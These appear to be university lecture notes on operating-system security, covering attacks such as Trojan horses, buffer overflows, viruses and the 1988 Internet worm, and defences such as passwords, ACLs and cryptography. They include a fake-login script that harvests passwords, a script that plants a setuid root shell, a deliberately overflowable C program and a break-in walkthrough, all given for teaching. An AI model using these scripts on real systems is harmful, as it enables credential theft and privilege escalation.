Security

Learning Objectives

- Understand how systems are attacked with user manipuation, flaws in systems such as buffer overflow, Trojan horses, viruses and worms.
- Understand how to defend a system using passwords, file permissions, access control lists, capability lists and cryptography

protection and security

how to attack a system?

- manipulating users
- flaws in operating systems or in system utilities
- trojan horses
- self-replicating programs and viruses
- worms

how to defend?

- password security
- file permissions, access control lists, capability lists
- cryptography

introduction

what should be protected? *information*

where is it stored? ultimately in the *filesystem*.

Hence the *filesystem* is the ultimate target of any intruder.

Manipulating Users

The intruder left the following shell script running at a terminal.

```
# cat topaz
clear
echo logout
sleep 1
echo
echo
echo "HP-UX topaz B.08.00 A 9000 140T (ttyq1)"
echo
echo "login: \c"
read uname
sleep 1
echo "Password:\c"
old=`stty -g`
stty -echo intr '^a'
read pword
echo
stty $old
echo $uname:$pword: >> /bfd/f.log
clear
```

Manipulating users

After gaining access to the system the intruder asked other users that were logged on to run the command “power” on behalf of the systems administrator. The intruder did this by writing a message to the terminal that the user was logged on.

```
# cat power
cp /bin/sh /bfd/sh
chmod +rwx /bfd/sh
chmod u+s /bfd/sh
chmod g+s /bfd/sh
#
```

Trojan Horse

The famous Greek legend of a huge, hollow horse that was left, ostensibly as a gift, at the gates of the city of Troy. After the horse was brought inside. Greek soldiers emerged from its belly at night and opened the gates for their army, which destroyed the city.

Example:

- Modify the login program to recognize a special catch-all password for any account. The system administrator could recompile the login program from pristine source to eliminate this Trojan horse.
- Change the compiler to introduce code for installing the special password Trojan horse whenever it compiles the login program. Now the system administrator would have to recompile the compiler...huh? how do we do that?

Flaws in operating systems or in system utilities

- cookie monster
- teddy bear
- MULTICS bin directory and batch files example
- mkdir flaw from earlier Unix
- TENEX DEC-10 page fault password example
- a local break-in (a detailed example)
- Buffer overflow (our dear friend...)

A local break-in example

Initial break-in:

- Exploit buffer overflow bug in POP3 mail server.
- Stack overflows—run a special command as superuser.
- Copy over Trojan Horse login program that has a catch-all password.
- Exit from pop-server.

Spreading further:

- Login in as any user using the catch-all password.
- Start a packet sniffer to get passwords of all users on the LAN.
- Try to break into other machines.
- Copy login program to `/etc/X11/log`.
- Change `rc.local` to reinstall the login program at bootup.

Tools used to detect breakin.

```
strings login  // on secure machine
strings login  //on compromised machine
diff --> the string mrh898 shows up! (the catch-all password)
find / -type f -xdev -size 16809b -exec ls -l '{}' ';'
```

Buffer Overflow


```
/* compile as gcc -Wall -o overflow overflow.c */
/* Example provided by Dan Crow */
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main()
{
    int pass=0;
    char msg[16];

    printf("&pass=%X &msg=%X \n", (unsigned int) &pass, (unsigned int) &msg);
    printf("Enter password: ");
    scanf("%s", msg);
    if (!strcmp(msg, "mrh898")) pass=1;

    if (pass) {
        printf("You pass!\n");
    } else {
        printf("You fail!\n");
        exit(1);
    }
    exit(0);
}
```

Try it and give a random password longer than 16 characters. The number needed to make it fail would depend on the difference in address between pass and msg.

Insecure functions in C Standard Library

- Following are some of the common culprits in buffer overruns!

Insecure	Replacement
strcpy	strncpy
strcat	strncat
sprintf	snprintf
gets	fgets

- `strlen` is also dangerous unless we know a string is null-terminated.
- `scanf` is dangerous if maximum string length isn't controlled (for %s format)
- Buffer overruns can also happen by manipulation of numbers

```
/* 3) integer overflow */
char *buf;
size_t len;
read(fd, &len, sizeof(len));
/* we forgot to check the maximum length */
buf = malloc(len+1); /* +1 can overflow to malloc(0) */
read(fd, buf, len);
buf[len] = '\0';
```

See the following for more examples and details: http://www.tldp.org/HOWTO/Secure-Programs-HOWTO/dangers-c.html

Viruses

A *virus* is a small shell containing genetic material. Viral infections are spread by the virus injecting its contents into a far larger body cell. The cell is then converted into a biological factory producing replicants of the virus.

The most devastating infections are those that do not affect their carriers— at least not immediately— but allow them to continue to live normally and in ignorance of their disease, innocently infecting others while going about their daily business.

A *computer virus* spreads itself from program to program using a mechanism similar to a biological virus.

How does a virus spread?

- Add some code to the beginning of a useful/popular program executable so that whenever it is executed, before entering its main function, unknown to the user it acts as a virus.
- It searches the user's files for one that is an executable program, writable by the user and not infected already. Having found a victim, the virus "infects" the file by putting a piece of code at the beginning to make that file a virus as well!
- Viruses work on one file at a time so as to make it less noticeable to the user that the dates on the files are changing.

"Cause and effect are almost impossible to fathom when you are faced with randomness and long time delays."

How to exorcise a virus?

- Recompile all programs that may be infected. A daunting task but there are ways of even getting around re-compilation!
- Set a virus to catch a virus! We could design a special virus, called an antibody, which would have to know the exact structure of the virus to disinfect programs that have been tainted. The antibody acts like a virus, spreading through the system, removing viruses and eventually removing itself.

Surviving re-compilation: the ultimate parasite

How about a virus or a Trojan horse that survives re-compilation and lives in object code, with no trace in the source?! To investigate this nightmare, we need to examine two topics:

- Imagine a piece of code that replicates itself; whenever it is executed, it produces a new copy of itself. We need a program that prints itself!
- How is a compiler compiled to begin with?

Self reproducing programs

How can a program reproduce itself?

Consider the following series of programs:

```
main(){printf("Hello Gulag");}
```

```
main(){printf("main(){printf(\"Hello Gulag\");}");}
```

```
main(){printf("main(){printf(\"main(){printf(\"Hello Gulag\");}\");}");}
```

```
...ad infinitum...
```

It is an infinite series of programs, each of which prints the previous one! But this is getting no closer to a program that prints itself. We need a different trick.

A Sample Self Reproducing Program



```
char t[] = {48, 32, 125, 59, 47, 42, 32, 42, 32, 99, 111, 109, 109, 101,
110, 116, 42, 47, 109, 97, 105, 110, 40, 41, 123, 105, 110, 116, 32,
105, 59, 112, 114, 105, 110, 116, 102, 40, 34, 99, 104, 97, 114, 32,
116, 91, 93, 32, 61, 32, 123, 34, 41, 59, 102, 111, 114, 32, 40, 105,
61, 48, 32, 59, 116, 91, 105, 93, 33, 61, 48, 59, 32, 105, 43, 43, 41,
112, 114, 105, 110, 116, 102, 40, 34, 37, 100, 44, 32, 34, 44, 116, 91,
105, 93, 41, 59, 112, 114, 105, 110, 116, 102, 40, 34, 37, 115, 34, 44,
32, 116, 41, 59, 125, 0 };/* * comment*/main(){int i;printf("char t[]
= {");for (i=0 ;t[i]!=0; i++)printf("%d, ",t[i]);printf("%s", t);}
```

De-mystification


```
char t[] = {'0', ' ', '}', ';',
'/', '*',
' ', '*', ' ', 'c', 'o', 'm', 'm', 'e', 'n', 't', '*', '/',
'm', 'a', 'i', 'n', '(', ')',
'{',
'i', 'n', 't', ' ', 'i', ';',
'p', 'r', 'i', 'n', 't', 'f', '(', '"', 'c', 'h', 'a', 'r',
                ' ', 't', '[', ']', ' ', '=', ' ', '{', '"', ')', ';',
'f', 'o', 'r', ' ', '(', 'i', '=', '0', ' ', ';', 't', '[', 'i', ']',
                 '!', '=', '0', ';', ' ', 'i', '+', '+', ')',
'p', 'r', 'i', 'n', 't', 'f', '(', '"', '%', 'd', ',', ' ', '"',',','t', '[', 'i', ']',','
'p', 'r', 'i', 'n', 't', 'f', '(', '"', '%', 's', '"', ',', ' ', 't', ')', ';',
'}',
0};

/*
* comment
*/
main(){
    int i;

    printf("char t[] = {");
    for (i=0; t[i] !=0; i++)
        printf("%d, ", t[i]);
    printf("%s", t);
}
```


Stage 1:
1
version 0:
machine code
2
version 1:
source code
3
version 1:
machine code
Stage 2:
3
version 1:
machine code
2
version 1:
source code
4
version 1:
machine code

Worms

A *worm* is a process that spawns copies of itself using up system resources and perhaps locking out system use by all other processes. On computer networks, worms are particularly potent since they may reproduce themselves among systems and thus shut down the entire network.

Example: The Internet worm (1988), created by Robert Tappan Morris, a graduate student at Cornell University. He was fined 10000 dollars, 3 years probation, and 4000 hours of community service.

The Internet Worm

There were two programs: the worm proper and the bootstrap program (99 lines of C code). Three methods were used to infect new machines.

- `rsh/remsh`.
- `finger`. Buffer overflow caused by a specially crafted 536 byte string. Caused `finger` to execute a shell (as superuser).
- `sendmail`. Similar buffer overflow exploit.

Then the bootstrap program brought the worm over. The worm tried to guess passwords for users, thus getting access to more machines that these users had access to. Every time the worm got access to a machine it checked to see if a copy of the worm was already running. If so, then it continued 1 in 7 times.

That was sufficient to bring most of the Internet down!

Check the article (on onyx server)
`~amit/cs453/articles/smash-the-stack-attack.html` for

Generic methods for security attacks

- Request memory pages, disk space, shared memory segments, and just read them. Many systems do not erase them before allocating them and they may be full of interesting information.
- Try illegal system calls, or legal system calls with illegal parameters, or even legal system calls with legal but unreasonable parameters.
- Start logging in and then hit delete, rubout, break, etc. halfway through the login sequence. In some systems the password checking program will be killed and login considered successful.
- Try to modify complex operating system data structures kept in user space.

Generic methods for security attacks (cont'd.)

- Spoof the user by writing a program that types "login:" on the screen and go away. Many users will walk up to the terminal and willingly tell their login name and password.
- Look for manuals that say "Do not do X." Try as many variations of X as possible.
- Set up a trapdoor– by convincing the system programmer to skip certain security checks for certain users.
- Manipulate disgruntled/unhappy/underpaid people into revealing security information.

Design principles for security

- System design should be public.
- Default should be no access.
- Check for current authority.
- Give each process the least privilege possible.
- The protection mechanism should be simple, uniform and built in the lowest layers of the system.
- The scheme chosen should be psychologically acceptable to the users.

User Authentication

- Passwords.
- Physical mechanisms: e.g. fingerprints, iris, DNA etc.

Password Security

- Passwords are kept encrypted. However that doesn't protect against easily guessed passwords such as English words, common names, telephone numbers etc.
- A candidate password can be checked against a group of encrypted passwords using hashing. We can salt each password with a randomly chosen public number before encrypting, rendering it meaningless to compare a single encrypted candidate against a group of encrypted passwords.
- The file containing the encrypted passwords should not be accessible to normal users. Under Linux/Unix we have the password file `/etc/passwd` but it does not contain the encrypted passwords. The encrypted passwords are kept in a separate file `/etc/shadow`, which is readable only by the superuser.
- Force users to choose better passwords. Usually not acceptable psychologically...

The first two characters in the Linux encrypted password is the salt. (See man page for `crypt`)

Password Cracking

- Desktop CPUs can test over a hundred million passwords per second and billions of passwords per second using GPU-based password cracking tools.
- Distributed systems can be leveraged to increase the power of password crackers by many orders of magnitbude.
- Current research shows that password lengths of 12 are considered reasonably secure. Passwords based on thinking a phrase and taking the first letter of each word are just as memorable as naively selected passwords, and are just as hard to crack as randomly generated passwords. Combining two or three unrelated words is another good method.

Protection mechanisms for files

- File permissions.
- Access Control Lists.
- Capabilities.

File Permissions in Unix

Every file in Linux/Unix has a *mode* or *protection*.

- A file may be readable (r), writable/deletable (w), and executable (x), in any combination.
- In addition, a file can be accessible to the owner or single user (u), a group of users (g), or all other users (o). You are considered the owner of all files and subdirectories in your home directory. A file can also have the *set user-id* or *set group-id* on execution (s) or *save program text on swap device (t)* property.
- There are twelve protection bits. Assume that the bits are numbered 0 through 11 from left to right. Bits 0, 1 and 2 represent set user/group id and save text image bit, bits 3,4 and 5 represent the protection for the user (or the owner). The bits 6,7 and 8 represent the protection settings for the group and the last three bits represent protection for others (not yourself or those in your group).

  `sstrwxrwxrwx`

See man page for `chmod` for more information.

Using setuid permission bits

An example on setting setuid and setgid bits.


```
[amit@kohinoor ch14]: ls -l printwhoami
-rwxr-xr-x    1 root     slocate     14263 May  9  2002 printwhoami
[amit@kohinoor ch14]: printwhoami
I am amit! but I am acting effectively as  amit!
amit@kohinoor ch14]: su
Password:
[root@kohinoor ch14]# chmod +s printwhoami
[root@kohinoor ch14]# exit

[amit@kohinoor ch14]: ls -l printwhoami
-rwsr-sr-x    1 root     slocate     14263 May  9  2002 printwhoami
[amit@kohinoor ch14]: printwhoami
I am amit! but I am acting effectively as  root!
```

The setuid/setgid bits can be used to provide controlled access to privileged programs. For example, the `passwd` program.

```
[amit@kohinoor ch14]: ls -l /usr/bin/passwd
-r-s--x--x    1 root     root        15104 Mar 13  2002 /usr/bin/passwd
```

The submit program: a case study



A common working group example

Suppose we have three users `jane`, `john` and `jim`. They want to setup a common directory such that they have full access to all files in that directory but others do not have any access to that directory.

- Ask the system administrator to create a group, named `jjj`.
- One of them, say `jim`, creates a directory in a location accessible by all three. Suppose the directory is named `SecretProject`.
- Change permissions on the directory such that anyone in the group `jjj` has full access but others have no access.

```
[amit@kohinoor ch14]: chmod g+rwx,o-rwx SecretProject
[amit@kohinoor ch14]: ls -l  SecretProject
-rwxrwx---    1 jim     jjj        15104 Mar 13  2002 /usr/bin/passwd
```

- However, when each user creates files, they belong to their default group. One solution would be for them to ask the system admin to change their default group to `jjj`. Or they can temporarily change their default group to `jjj` before entering the project directory. This can be done as follows.

```
[amit@kohinoor ch14]: newgrp jjj
[amit@kohinoor ch14]: cd  SecretProject
... work on the secret project ...
... now go back to default group ...
[amit@kohinoor ch14]: newgrp
```

Protection domains

- A domain is a set of *(object, rights)* pairs, where *rights* is a subset of operations that can be performed on the *object*. At any instant of time, each process runs in some protection domain. In other words, there is some collection of objects it can access and for each object it has some set of rights.
- *Example:* Protection domain in Unix is user-id and group-id. System calls cause a domain switch. Running a program with a setuid-bit is also a domain switch.
- How does the system keep track of which object belongs to which domain? We could use a matrix with rows representing domains and the columns representing objects. To include domain switching we will include domains as objects as well. In general, such a matrix will be large and sparse.
  - Storing non-empty locations in the matrix by columns gives us *access control lists*.
  - Storing non-empty locations in the matrix by rows gives us *capability lists*.

Access Control Lists

An Access Control List consists of a list of (user.group,mode) entries associated with a file. We will use % to denote any user or group, @ to denote current file owner or group.

```
File0: (amit.%, rwx)
File1: (root.sys, rwx)
File2: (amit.%, rwx),(s1.students, r--),(s2.students, ---)
File3: (amit.%, rwx),(%.students, r--),(slacker.students, ---)
File4: (amit.%, rwx),(sally.hacker, r--),(john.hacker, ---),(%.hacke
```

Notes:

- If an owner changes the ACL, it does not affect users currently using the object.
- Associated commands: `setfacl, getfacl` under Linux. Available under *Properties* → *Permissions* tab and then *Advanced Permissions* button on *Properties* window for a file under Linux file browser for the GUI.
- Also under *Properties* → *Security* tab for MS Windows.

Capability Lists

- A capability list is the list of all objects (and the rights) that a process has associated with it.
- Capability lists could be kept inside the kernel or kept in encrypted in user space.
- Allows us to revoke access to an object on the fly. Have each capability point to an indirect object rather than the object itself. A process has to present a key (usually a large random number), which if it matches, the operation is allowed.

Cryptography

- Public key cryptography.
- RSA scheme.
- Examples: Secure shell (`ssh, slogin, sshd`), Secure web protocol (`https with SSL`), PGP (Pretty Good Privacy), OpenPGP standard, GPG (Gnu Privacy Guard), Kerberos network authentication and many others.

"If privacy is outlawed, only outlaws will have privacy." Zimmerman (author of PGP)

Public key cryptography

Each participant has a *public key* and a *secret key*. In RSA public-key cryptosystem, each key consists of a pair of large integers.
Alice has key (P_A, S_A).
Bob has key (P_B, S_B).
Let $\mathscr{D}$ be the set of permissible messages. Then we require the following conditions.

$$P_A, S_A, P_B, S_B : \mathscr{D} \to \mathscr{D}$$

$$M = S_A(P_A(M))$$
$$M = P_A(S_A(M))$$
$$M = S_B(P_B(M))$$
$$M = P_B(S_B(M))$$

Sending an encrypted message

1. Bob obtains Alice's public key P_A.
2. Bob computes the ciphertext $C = P_A(M)$ corresponding to the message M and sends C to Alice.
3. When Alice receives the ciphertext C, she applies her secret key S_A to retrieve the original message: $M = S_A(C)$.

Digital signature

1. Alice computes her digital signature $\sigma = S_A(M')$ for the message M' using her secret key.
2. Alice sends the message/signature pair $(M'\sigma)$ to Bob.
3. When Bob receives (M', σ), he can verify that it originated from Alice by using Alice's public key to verify that $M' = P_A(\sigma)$.

A digital signature is verifiable by anyone who has access to the signers public key. The signed message is not encrypted.

Encrypted and signed message

1. Alice appends her digital signature to the message and then encrypts the resulting pair with Bob's public key.
2. Bob decrypts the message using his secret key.
3. Bob verifies Alice's signature using her public key.

More on cryptography

Security

- The security of the public-key cryptosystem rests in large part on the difficulty of factoring large integers. If factoring large integers is easy, then breaking the RSA cryptosystem is easy. If factoring large integers is hard, then whether breaking RSA is hard is an unproven statement. However decades of research has not found an easy way to break the RSA system.
- A perfect tool for electronic contracts, electronic checks, e-cash, etc. However cryptography is not a panacea for every security issue.
- How do you get your public key in the beginning. Get a certificate from a trusted authority.
- Public-key cryptosystem involve multiple-precision arithmetic which is considerably slower. Most practical systems use a hybrid approach.